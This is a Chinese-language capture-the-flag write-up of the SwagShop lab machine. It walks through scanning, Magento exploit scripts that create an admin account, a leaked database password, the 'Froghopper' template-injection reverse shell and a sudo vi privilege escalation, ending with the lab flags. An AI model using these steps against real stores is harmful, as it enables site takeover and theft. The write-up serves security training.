SwagShop(完成),magento網站


```
└──# nmap -sCV -A 10.10.10.140 -p 22,80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 23:09 PDT
Nmap scan report for 10.10.10.140
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://swagshop.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   211.60 ms 10.10.14.1
2   211.85 ms 10.10.10.140

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.04 seconds
```

```
—# whatweb http://swagshop.htb/
http://swagshop.htb/ [200 OK] Apache[2.4.29], Cookies[frontend], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], HttpOnly[frontend], IP[10.10.10.140], JQuery[1.10.2], Magento, Modernizr, Prototype, Script[text/javascript], Scriptaculous, Title[Home page], X-Frame-Options[SAMEORIGIN]
```


© 2014 Magento Demo Store. All Rights Reserved

網站為magento 2014，但不曉得版本，找到有人寫github(包含目錄掃描)

https://github.com/steverobbins/magescan



2組漏洞版本，但無user、pass無法使用




在第一個版本漏洞腳本裡面發現有個目錄，有sql帳密

```
http://swagshop.htb/app/etc/local.xml
- keys : b355a9e0cd018d3f7f03607141518419
- username : root
- passwd : fMVWh7bDHpgZkyfqQXreTjU9
- dbname : swagshop
```

第2格腳本發現一個目錄，有登入介面

`http://swagshop.htb/index.php/admin/Cms_Wysiwyg/directive/index/`




更改腳本2 (37977.py)地方（ 刪除節省位置 ）

```
└──#
target = "http://swagshop.htb/index.php"
query = q.replace("\n", "").format(username="test", password="test")
```

已建置帳密

```
└─# python2 37977.py
WORKED
Check http://swagshop.htb/index.php/admin with creds forme:forme
```

```
username : test
passwd : test
```



回到第一個漏洞腳本(37811.py)，修改以下資訊：

```
username = 'test'
password = 'test'
install_date = 'Wed, 08 May 2019 07:23:09 +0000'  # This needs to be the exact date from /app/etc/local.xml
```

執行發現沒有套現，套件下載都失敗，查看是否有其他反彈漏洞可利用，部落格參考(The “Froghopper” Attack)
https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper

```
- FrogHopper Step 1 :
    上方列表的System -> Configuration -> 下面有個        Developer ->
    Template Settings -> Allow Symlinks -> Yes -> Save Config

- FrogHopper Step 2 :
    上方列表的Catalog -> Manage Categories -> Add Root Category ->
    Name隨便填, Is Actice用Yes，上傳你的圖片木馬

- FrogHopper Step 3 :
    上方列表的NewsLetter -> NewsLetter Template -> Add New Template ->
    上面欄位隨便填，重點是下面的內容搞上這句
    {{block type="core/template"
```

```
template="../../../../../../media/catalog/category/shell.png"}}
```

- FrogHopper Step 5 :到我們新增的Template ，直接Preview他！

成功

```
└─# nc -lvnp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.140] 56140
Linux swagshop 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 06:03:29 up 22:39,  0 users,  load average: 0.09, 0.04, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ uname -a
Linux swagshop 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
$
```

```
cat user.txt
824030437919262 9d88c9ee32c876e2d
```

提權

```
$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

```
www-data@swagshop:/home/haris$ sudo /usr/bin/vi /var/www/html/../../../root/root.txt
<do /usr/bin/vi /var/www/html/../../../root/root.txt
```

root flag

```
258908053c2937a92fc9013922b07a3c
```